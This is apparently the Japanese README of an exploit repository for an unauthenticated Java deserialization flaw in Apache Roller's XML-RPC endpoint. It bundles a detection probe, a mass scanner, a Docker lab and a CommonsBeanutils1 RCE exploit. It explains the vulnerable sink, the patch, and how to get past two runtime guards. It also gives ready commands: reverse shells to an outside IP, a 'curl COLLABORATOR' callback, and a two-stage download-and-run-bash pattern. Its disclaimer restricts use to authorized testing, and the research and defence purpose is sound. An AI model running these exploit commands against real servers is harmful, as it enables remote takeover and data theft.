
 yanixos/apache-cve-2026-129448
CVE-2026-129448 Apache Roller XML-RPC デシリアライゼーション:PoC、スキャナー、エクスプロイト、ラボ

CVE-2026-129448 / CVE-2026-82384 | 未認証の Java デシリアライゼーション PoC、スキャナー、ラボ



PoC | スキャナー | エクスプロイト | ラボ | 分析 | 参考文献
詳細は記事を参照: https://tuxshin.com/article-apache-roller-xmlrpc-deserialization
Apache Roller のレガシー XML-RPC エンドポイントにおける未認証の Java デシリアライゼーション。ベンダー拡張タイプ <ex:serializable>(Java シリアライズされたオブジェクトの Base64)を含む単一の POST text/xml リクエストを /roller-services/xmlrpc に送信すると、認証やハンドラの検索が行われる前に、直接 ObjectInputStream.readObject() へ渡されます。
著者: Yanis Alim - TUXSHIN SECURITY | 日付: 2026-11-18 | 発見者: n0mi1k | 報告者: Matt Raible
| 項目 | 値 |
|---|---|
| CVE | CVE-2026-129448(CVE-2026-82384 の重複) |
| CVSS v3.1 | 9.8 Critical |
| CWE | CWE-502(信頼できないデータのデシリアライゼーション) |
| コンポーネント | org.apache.xmlrpc.webserver.XmlRpcServlet、enabledForExtensions=true |
| シンク | SerializableParser.getResult() -> ObjectInputStream.readObject() |
| エンドポイント | POST /roller-services/xmlrpc(/roller/roller-services/xmlrpc も同様) |
| 修正 | Apache Roller PR #171、2026-09-05 にマージ |
| ステータス | 実際に悪用が確認されている |
| バージョン | enabledForExtensions | XmlRpcEnabledFilter | 判定 |
|---|---|---|---|
| 4.0.0 - 6.1.4 | true | なし | 脆弱 |
| 6.1.5 | true | なし | 脆弱 |
| 6.1.6 | false | あり | 修正済み |
| 6.1.7 | false | あり | 修正済み(それ以上の変更なし) |
XML-RPC ライブラリはすべてのリリースで変更されていません(xmlrpc-* 3.1.3)。これは純粋に Roller 側の設定修正です。
両方の CVE レコードは影響範囲を過小評価しています。CVE-2026-129448 は「6.1.5 より前」と記載し、CVE-2026-82384 は 6.1.5 のみを挙げています。ラボでは 6.1.4 と 6.1.5 の両方が脆弱であることを確認しています。
commons-beanutils 1.9.4、spring-aop/beans/context/core 5.3.39)が含まれています。web.xml に残り、パーサーは依然として実行されます。WEB-INF/web.xml は、ベンダー拡張フラグを有効にして XML-RPC サーブレットをマッピングしています:
<servlet>
  <servlet-name>XmlRpcServlet</servlet-name>
  <servlet-class>org.apache.xmlrpc.webserver.XmlRpcServlet</servlet-class>
  <init-param>
    <param-name>enabledForExtensions</param-name>
    <param-value>true</param-value> <!-- 6.1.6: false -->
  </init-param>
</servlet>
ライブラリの SerializableParser は、ex:serializable の値を直接デシリアライズします:
// org.apache.xmlrpc.parser.SerializableParser.getResult()
ByteArrayInputStream bais = new ByteArrayInputStream(bytes);
ObjectInputStream ois = new ObjectInputStream(bais);
return ois.readObject(); // Pre-authentication deserialization sink
多層防御に関する注意点(ラボで検証済み): これを標準的な最新の Roller インストール環境で RCE に発展させることは、Roller 以外による 2 つの保護機構によって阻止される。1 つ目は commons-collections 3.2.2 の InvokerTransformer ガードであり、ysoserial の CC1-CC7 をブロックする。2 つ目は JDK の TemplatesImpl ガードであり、デフォルトの CommonsBeanutils1 シンクをブロックする。
したがって、実際に動作する実環境の攻撃チェーンは、これら両方の保護機構を回避する必要がある。例えば、Spring/JNDI チェーンを使用するか、これらの保護機構を持たないランタイムを標的とする必要がある。
docs/ANALYSIS.md を参照のこと。
PR #171 は WEB-INF/web.xml に 3 つの変更を加える:
enabledForExtensions を false に設定する。/roller-services/xmlrpc にマッピングされた XmlRpcEnabledFilter を追加する。アップグレードできない場合の暫定緩和策:WEB-INF/web.xml で enabledForExtensions を false に設定するか、/roller-services/xmlrpc サーブレットマッピングを削除してから、Roller を再起動する。
cd lab
./setup.sh                 # Downloads dependencies, compiles and assembles webapps
docker compose up -d --build
# Vulnerable: http://127.0.0.1:8080/roller-services/xmlrpc
# Patched:    http://127.0.0.1:8181/roller-services/xmlrpc
この検出器は、コードを実行せずにデシリアライゼーションのシンクに到達可能であることを検証します。実際のサーバーには意図的に存在しないクラスである、シリアライズされた lab.ProbeGhost オブジェクトを送信します。
脆弱なサーバーは次のように応答します:
Failed to load class for result object: lab.ProbeGhost
この応答は、readObject() が認証されていない入力を処理したことを示しています。
cd poc
python3 probe.py --target http://127.0.0.1:8080/roller-services/xmlrpc --mode detect
python3 probe.py --target https://127.0.0.1:8080/roller-services/xmlrpc --mode detect --no-verify # bypass ssl verification
脆弱な応答:
Failed to load class for result object: lab.ProbeGhost
パッチ適用後のレスポンス:
The tag {http://ws.apache.org/xmlrpc/namespaces/extensions}serializable is invalid, if isEnabledForExtensions() == false.
純粋な Python を使用して、ターゲットのリストに対して一括検出を行います。RCE は関与せず、スキャナーは許可されたターゲットに対して安全に実行できます。
cd scanner
printf 'https://blog.example.com/roller-services/xmlrpc\nhttps://roll.example.com/roller-services/xmlrpc\n' > targets.txt
python3 roller_scan.py --file targets.txt --out results.csv
CommonsBeanutils1 ガジェットチェーン(BeanComparator -> TemplatesImpl)を使用した未認証の RCE。
JDK 11 が必要で、ペイロードは Docker 経由で生成されるため、バイトコードをターゲットにロードできます。
cd exploit
python3 roller_exploit.py --target http://127.0.0.1:8080/roller-services/xmlrpc --reverse-shell 172.20.0.1 4456
python3 roller_exploit.py --target https://127.0.0.1:8080/roller-services/xmlrpc --reverse-shell 172.20.0.1 4456 --no-verify # bypass ssl verification

python3 roller_exploit.py --target https://127.0.0.1:8080/roller-services/xmlrpc --cmd 'curl COLLABORATOR' --no-verify # bypass ssl verification

このガジェットは、シェルを介さずにトークン化されたコマンドを用いて
Runtime.getRuntime().exec(String)経由で実行されます。シンプルトークンのコマンドを使用してください。シェルの機能を利用する場合は、curl -o /tmp/x ... && bash /tmp/xのような2段階のアプローチを使用してください。
├── docs/            # ANALYSIS.md (root cause, patch, defense-in-depth) + references
├── scanner/         # Mass detection (non-RCE)
├── exploit/         # CommonsBeanutils1 RCE + reverse shell
├── poc/             # Minimal self-contained probe (detect + execute)
├── lab/             # Docker reproduction (vulnerable + patched)
└── tests/            # Smoke tests
許可されたセキュリティテストおよび研究のみを目的としています。所有していない、または明示的な書面によるテスト許可を得ていないシステムに対して、スキャナー、PoC、エクスプロイトを実行しないでください。作者は不正使用について責任を負いません。
docs/references.md を参照してください。






